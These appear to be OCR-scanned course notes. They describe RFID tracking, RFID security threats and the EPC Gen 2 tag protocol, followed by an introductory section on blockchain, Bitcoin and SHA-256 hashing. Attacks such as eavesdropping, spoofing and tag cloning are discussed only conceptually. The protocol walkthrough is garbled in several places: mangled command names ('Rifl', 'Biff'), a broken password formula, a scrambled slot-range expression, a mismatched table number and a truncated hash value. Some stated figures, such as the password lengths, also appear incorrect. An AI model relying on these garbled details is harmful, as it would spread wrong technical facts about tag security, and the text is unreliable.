Let  $S$  be a supplier and  $D$  a distribution point. Let  $I_1, I_2, \dots, I_n$ , etc., be intermediate halting points between  $S$  and  $D$ . The intermediate points could be *cross-docking* stations where, for example, goods are unloaded from a train and loaded into trucks bound for different destinations. RFID readers could be used to monitor the arrival and departure times of each container. This information could be collected centrally and made available to the supplier and customer. Moreover, the time/place of a lost or stolen container can be more accurately determined. For example, if a reader has recorded the arrival of a container at  $I_1$  but neither its departure from  $I_1$  nor its arrival at  $I_2$ , then one can deduce that it may have been stolen or misplaced at  $I_1$ .

In addition to retail and transportation, RFIDs find application in manufacturing, pharmaceuticals, automobiles, aerospace, construction, etc. In the next section, we look at a range of RFID security concerns.

### 23.3 SECURITY ISSUES

The principal security threats to RFID-based identification and tracking systems include the following: *Information leakage*. Information present in an RFID tag may leak out in several ways. First, communication between a reader and a tag takes place over a wireless medium. So, it is particularly

easy to eavesdrop on such communication. Another possibility is to spoof a “Read Command” issued by a reader to a tag. That way, a tag may release information present in it to an unauthorized reader.

**Data corruption** It may be possible to spoof an authorized reader and write into the memory of a tag, corrupting it with false data. Data transmitted between tag and reader may also be modified in transmission by an active attacker. Finally, DoS attacks may be launched by disrupting or jamming communications between tag and reader.

**User Privacy** One of the serious concerns with RFID tags is that of user privacy. Consider, for example, a user, A, who has purchased a handbag to which is attached an RFID tag. When queried by a reader, the tag will always emit the EPC number of the tagged item. When A carries her handbag, it is possible to monitor her daily movements through places such as parks, restaurants, theatres, etc. where there may be host RFID readers.

**Spoofed tags.** Privacy concerns stem from unauthorized readers tracking the owner of a tagged object. The dual of this problem is a *cloned tag* impersonating the original. For example, at a goods distribution centre, a container packed with genuine goods may be substituted for an identical looking one containing counterfeit goods. A cloned tag could be attached to a container containing counterfeit items. If shipments are tracked by the response of the RFID tags attached to containers, the presence of the counterfeit goods might escape detection.

### 23.4 GENERATION 2 TAGS: A CASE STUDY

The standard for the widely publicized Class1, *Generation 2* tags (henceforth called Gen 2) was ratified in 2005. It operates in the frequency range 860–960 MHz. The principal applications of Gen 2 tags are in the areas of inventory and supply chain management.

#### 23.4.1 Features and Resources

One of the significant features of Gen 2 is the considerable increase in data transfer rate to a maximum of 640 Kbps in Gen 2 compared to a maximum of 140 Kbps in Gen 1. A wide range of bit rates can be supported to cater to a spectrum of applications. **Ghost reads** - picking up signals from different bags and mistaking it for the EPC of some other tag. **absent tag** - occurred at the rate of about 11 in 10,000 reads in Gen 1 tags. This has been virtually eliminated in Gen 2 by an enhanced singulation protocol. **Alien tags** - a variation of the cloned tag.

The new Gen 2 standard enables **multiple readers** to operate in close proximity (dense reader environments) without interfering with each other's signals. A single tag can participate in up to four different, interleaved sessions – one with each of four readers. Each session could involve inventorying a tag population that satisfies a specific predicate. For example, a predicate could be – “all tags with product code # - 4931 z.” A session state is captured on the tag by a 16-bit “Inventory flag.” Each session is non-interfering; it has a separate inventory flag that can be written into in the context of that session.

Gen 2 tags have a **DUWQF** of security features. Before investigating these, we study the very modest resources of such tags and how they are used.

A Gen 2 tag has **four memory banks**, each of capacity 128 bits. Their contents are summarized in Table 23.2

# MODULE VI

**Table 23.2** Contents of the four memory banks on an RFID tag

Bank	Contents	Comments
Bank 0	Reserved	Two passwords – the Access password and the Kill password stored here
Bank 1	EPC, etc.	The EPC + a 16-bit CRC computed as an integrity check on the EPC + PC (Protocol Coefficient) bid which specify the length of the EPC.
Bank *	Tag ID	Tag ID. Note that this is different from the EPC. The EPC identifies the item that is being tagged and is, therefore, assigned by the item manufacturer. The tag ID identifies the tag itself and is assigned by the tag manufacturer.
Bank 3	User area	Used by the application

The tag implements a state machine which moves the tag from one state to another depending on its current state, external events, and on certain internal conditions such as the state of its flags. The tag also hosts a pseudo random number generator, a counter, and a CAC generator/checker. Finally, in addition to the four Inventory flags, the tag also has a Select flag (SL), which is written into in response to a command from the reader.

There are three operations performed by the reader — *select*, *inventory*, and *access*. The commands corresponding to these three operations are listed in Table 13.3.

**Table 13.3** Commands corresponding to three reader operations

Operation	Commands
SELECT	Select
INVENTORY	Query, Query Repeat, Query Adjust, ACT, NAV
ACCESS	Req RR, Req d, Write, lock, Biff, Access, BlockWrite, BlockErase

*Select.* There is a single command corresponding to this operation — the Select command. The Select command uses a hit window to determine if a specified part of tag memory matches a certain pattern of bits. If so, the command specifies action to be taken such as the setting of the inventory or SL flags.

*Inventory.* This operation essentially counts the number of tags of interest to the reader. Tags are singulated using the Query, Query Repeat, and Query Adjust commands as explained in the next subsection. Often it is necessary to singulate only “interesting” tags. This is done by first using the *Select* command which may specify that tags satisfying a given predicate should, for example, set the SL flag. The reader then issues the Query command which instructs tags with the SL flag set to participate in the ensuing inventory process.

*Access.* The principal goal of the access operation is to read, write, or lock portions of tag memory. The tag may be configured to require a valid password from the reader before performing the operation. The password-protected *Rifl* command is used to permanently disable the tag.

### 23.4.2 Operations

To benefit from the features that provide for security and integrity we run through a simple example involving passenger baggage at an air terminal. We assume that an RFID-enabled baggage handling facility is in place where all checked-in baggage is tagged.

## MODULE VI


Consider a passenger baggage in Mumbai and check it out only in LA. Singapore could be the final destination of some passengers or it would be a transit point from where passengers choose connecting flights on their onward journey. So, upon arrival of the flight from Mumbai to Singapore, all on-board baggage is inventoried and read to determine the number of individual pieces to be shipped out of Singapore. We assume that flight details for the entire journey are written into the tags during check-in at Mumbai airport. We study the messages exchanged between the reader and baggage tags upon arrival in Singapore. Figure 23.3 shows the different commands received by a tag and the states it traverses in response. We assume that all tags are initially in the Ready state.

- The reader issues a query command containing a “-parameccr” - an integer between 0 and 15. The tag that receives this command transitions to the Arbitrate state. It chooses a random slot number,  $R$ , an integer between 0 and 2 — 1. Each tag then initializes its counter,  $C$ , with a chosen random number.
- A tag with  $C = 0$  moves from the Arbitrate to the Reply state. It generates another random integer,  $R_2$ , and dispatches this to the reader. If there is no tag with  $C = 0$  the reader hears no response and proceeds to Step 8. If the reader hears the random number  $R_2$ , it echoes it back. The tag (with  $C = 0$ ) that generated  $R_2$  notices that its random number has been echoed back. This causes it to move to the Acknowledged state. In this state, the tag communicates its EPC + CRC + PC to the reader. If the reader wishes to perform a read/write on the tag, it proceeds to the next step. If it wishes to continue the inventory process, it moves to Step 8.
- The reader issues a Req\_RN (Request Random Number) command. On receipt of this request, the tag transitions to the Open state. It generates a handle,  $R_3$ , a 16-bit random number and sends it back to the reader. All Access commands issued by the reader to this tag should henceforth include  $R_3$ . The reader issues another Req\_AN command. A fresh random number,  $A_y$ , is generated by the tag and sent to the reader for use in “covert-coding” the Access Password sent by the reader. The reader computes

$$\text{Access Password} = R_z$$

and sends it to the tag in an Access command. Along with this command, the reader includes the handle,  $R_3$ . From the received quantity,  $(@ \text{ } @ A)$  and  $A_y$ , the tag computes the Access Password and checks whether it matches the stored password. If so, it transitions to the Secured state. The reader issues a Read command indicating the *type* location and number of words to read from a particular bank of memory. Once again, the reader includes the handle,  $R_3$  in the Read command. The tag responds by reading and transmitting the desired data to the reader. The reader then proceeds to the next step if it wishes to inventory the remaining tags. The reader sends a Query Repeat command. The inventory process continues. In response, all tags decrement their counters.

# MODULE VI



Tag state diagram (airport daggage inventory)

- From a security and data integrity perspective there are several points worthy of note:
- Tags can be configured so that it will only respond to the accesses to the memories are password-protected. The two passwords are both 128 bits long compared to the 16-bit passwords of a dictionary.

## MODULE VI

---

The communication range of a reader is hundreds of meters but that of the tag is less than 10 m. The **security** model for Gen 2 tags assumes that an adversary can eavesdrop on reader-to-tag communications but not on tag-to-reader communications. To protect reader-to-tag communications, the tag chooses a random number ( $r$  in Fig. 23.3) and sends this to the reader. The reader uses this as a *one-time pad* to obscure sensitive data sent to the tag such as passwords. The EPCglobal standard refers to this as *covert coding*.

Specific pieces of information are *integrity-protected* by CRC check bits. The EPC stored on the tag is protected by a 16-bit CRC. When required by the reader, the EPC is transmitted along with the CRC check bits so the reader can verify its integrity. Specific commands from the reader to tag such as the Query command are also integrity-protected by a 5-bit CRC.

Why does a tag emit a random number (denoted  $R_t$  in Fig. 23.3) and wait for its echo from the reader before shipping out its EPC? When a tag hears the same random number that it just generated and sent out, it knows unambiguously that it has been singularly identified. Only then does it emit its EPC. This eliminates ghost reads which plagued Gen 1 tags.


- » The use of a *handle* ( $R_z$  in Fig. 23.3) is analogous to a session identifier in HTTP sessions on the Internet. A session identifier helps a web server identify successive requests from a client within a given session. This is necessary given that HTTP is a connectionless protocol. Analogously, in Gen 2 tags, the use of the handle helps a given tag and reader identify commands and responses as being part of an ongoing interaction.
- Unfortunately, there is no explicit provision in Gen 2 tags to prevent tracking a person carrying a tagged object. There is also no provision to prevent cloning of tags.

# **CONTENT BEYOND THE SYLLABUS**

# Blockchain

A blockchain is a constantly growing ledger which keeps a permanent record of all the transactions that have taken place in a secure, chronological, and immutable way.

A blockchain is a chain of blocks which contain information. Each block records all of the recent transactions, and once completed goes into the blockchain as a permanent database. Each time a block gets completed, a new block is generated.



**Note:** A blockchain can be used for the secure transfer of money, property, contracts, etc. without requiring a third-party intermediary like bank or government. Blockchain is a software protocol, but it could not be run without the Internet (like SMTP used in email).

## Who uses the blockchain?

Blockchain technology can be integrated into multiple areas. The primary use of blockchains is as a distributed ledger for cryptocurrencies. It shows great promise across a wide range of business applications like Banking, Finance, Government, Healthcare, Insurance, Media and Entertainment, Retail, etc.

## Need of Blockchain





Blockchain technology has become popular because of the following.

- **Time reduction:** In the financial industry, blockchain can allow the quicker settlement of trades. It does not take a lengthy process for verification, settlement, and clearance. It is because of a single version of agreed-upon data available between all stakeholders.
- **Unchangeable transactions:** Blockchain register transactions in a chronological order which certifies the unalterability of all operations, means when a new block is added to the chain of ledgers, it cannot be removed or modified.
- **Reliability:** Blockchain certifies and verifies the identities of each interested parties. This removes double records, reducing rates and accelerates transactions.
- **Security:** Blockchain uses very advanced cryptography to make sure that the information is locked inside the blockchain. It uses Distributed Ledger Technology where each party holds a copy of the original chain, so the system remains operative, even the large number of other nodes fall.
- **Collaboration:** It allows each party to transact directly with each other without requiring a third-party intermediary.
- **Decentralized:** It is decentralized because there is no central authority supervising anything. There are standards rules on how every node exchanges the blockchain information. This method ensures that all transactions are validated, and all valid transactions are added one by one.

## Bitcoin

**Satoshi Nakamoto** introduced the bitcoin in the year 2008. Bitcoin is a cryptocurrency(virtual currency), or a **digital currency** that uses rules of cryptography for regulation and generation of units of currency. A Bitcoin fell under the scope of cryptocurrency and became the first and most valuable among them. It is commonly called **decentralized digital currency**.

A bitcoin is a type of digital assets which can be bought, sold, and transfer between the two parties securely over the internet. Bitcoin can be used to store values much like fine gold, silver, and some other type of investments. We can also use bitcoin to buy products and services as well as make payments and exchange values electronically.

A bitcoin is different from other traditional currencies such as **Dollar**, **Pound**, and **Euro**, which can also be used to buy things and exchange values electronically. There are no physical coins for bitcoins or paper bills. When you send bitcoin to someone or used bitcoin to buy anything, you don't need to use a bank, a credit card, or any other third-party. Instead, you can simply send bitcoin directly to another party over the internet with securely and almost instantly.

## How Bitcoin Works?

When you send an email to another person, you just type an email address and can communicate directly to that person. It is the same thing when you send an instant message. This type of communication between two parties is commonly known as Peer-to-Peer communication.

Whenever you want to transfer money to someone over the internet, you need to use a service of third-party such as banks, a credit card, a PayPal, or some other type of money transfer services. The reason for using third-party is to ensure that you are transferring that money. In other words, you need to be able to verify that both parties have done what they need to do in real exchange.

**For example**, Suppose you click on a photo that you want to send it to another person, so you can simply attach that photo to an email, type the receiver email address and send it. The other person will receive the photo, and you think it would end, but it is not. Now, we have two copies of photo, one is a simple email, and another is an original file which is still on my computer. Here, we send the copy of the file of the photo, not the original file. This issue is commonly known as the double-spend problem.




The double-spend problem provides a challenge to determine whether a transaction is real or not. How you can send a bitcoin to someone over the internet without needing a bank or some other institution to certify the transfer took place. The

answer arises in a global network of thousands of computers called a Bitcoin Network and a special type of decentralized ledger technology called **blockchain**.

In Bitcoin, all the information related to the transaction is captured securely by using maths, protected cryptographically, and the data is stored and verified across the entire network of computers. In other words, instead of having a centralized database of the third-party such as banks to certify the transaction took place. Bitcoin uses blockchain technology across a decentralized network of computers to securely verify, confirm and record each transaction. Since data is stored in a decentralized manner across a wide network, there is no single point of failure. This makes blockchain more secure and less prone to fraud, tampering or general system failure than keeping them in a single centralized location.

### Blockchain Hash Function

A hash function takes an input string (numbers, alphabets, media files) of any length and transforms it into a fixed length. The fixed bit length can vary (like 32-bit or 64-bit or 128-bit or 256-bit) depending on the hash function which is being used. The fixed-length output is called a hash. This hash is also the cryptographic byproduct of a hash algorithm. We can understand it from the following diagram.



**The hash algorithm has certain unique properties:**

1. It produces a unique output (or hash).
2. It is a one-way function.

In the context of cryptocurrencies like Bitcoin, the blockchain uses this cryptographic hash function's properties in its consensus mechanism. A cryptographic hash is a digest or digital fingerprints of a certain amount of data. In cryptographic hash functions, the transactions are taken as an input and run through a hashing algorithm which gives an output of a fixed size.

## SHA-256

A Bitcoin's blockchain uses SHA-256 (Secure Hash Algorithm) hashing algorithm. In 2001, SHA-256 Hashing algorithm was developed by the National Security Agency (NSA) in the USA.

### How does the hashing process works?

For this hash function, we are going to use a program developed by Anders Brownworth. This program can be found in the below link.

#### SHA256 Hash



The image shows a web-based interface for calculating a SHA256 hash. It consists of two main sections: 'Data:' and 'Hash:'. The 'Data:' section is a large, empty text input field. The 'Hash:' section is a smaller text input field that contains the hexadecimal string 'e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855'. The interface is simple and functional, with a light gray background and dark text.

If we type any character in the data section, we will observe its corresponding cryptographic hash in the hash section.

**For example:** We have type in data section: **This is a great tutorial.**

It will generate the corresponding Hash:

1. 759831720aa978c890b11f62ae49d2417f600f26aaa51b3291a8d21a4216582a

## SHA256 Hash



Data: This is a great tutorial.

Hash: 759831720aa978c890b11f62ae49d2417f600f26aaa51b3291a8d21a4216582a

Now if we change the text: "**This is a great tutorial.**" To "**this is a great tutorial.**"

You will find the corresponding Hash:

1. 4bc35380792eb7884df411ade1fa5fc3e82ab2da76f76dc83e1baecf48d60018

In the above, you can see that we have changed only the first character case sentence from capital "T" to small "t" and it will change the whole Hash value.

**Note:** If we write the same text again in a data section, it will always give the same output. It is because you are creating a message digest of that one's specific amount of data.

Since the Hash function is a one-way function, there is no way to get back entire text from the generated hash. This is different from traditional cryptographic functions like encryption where you can encrypt something using the key and by using decryption, you can decrypt the message to its original form.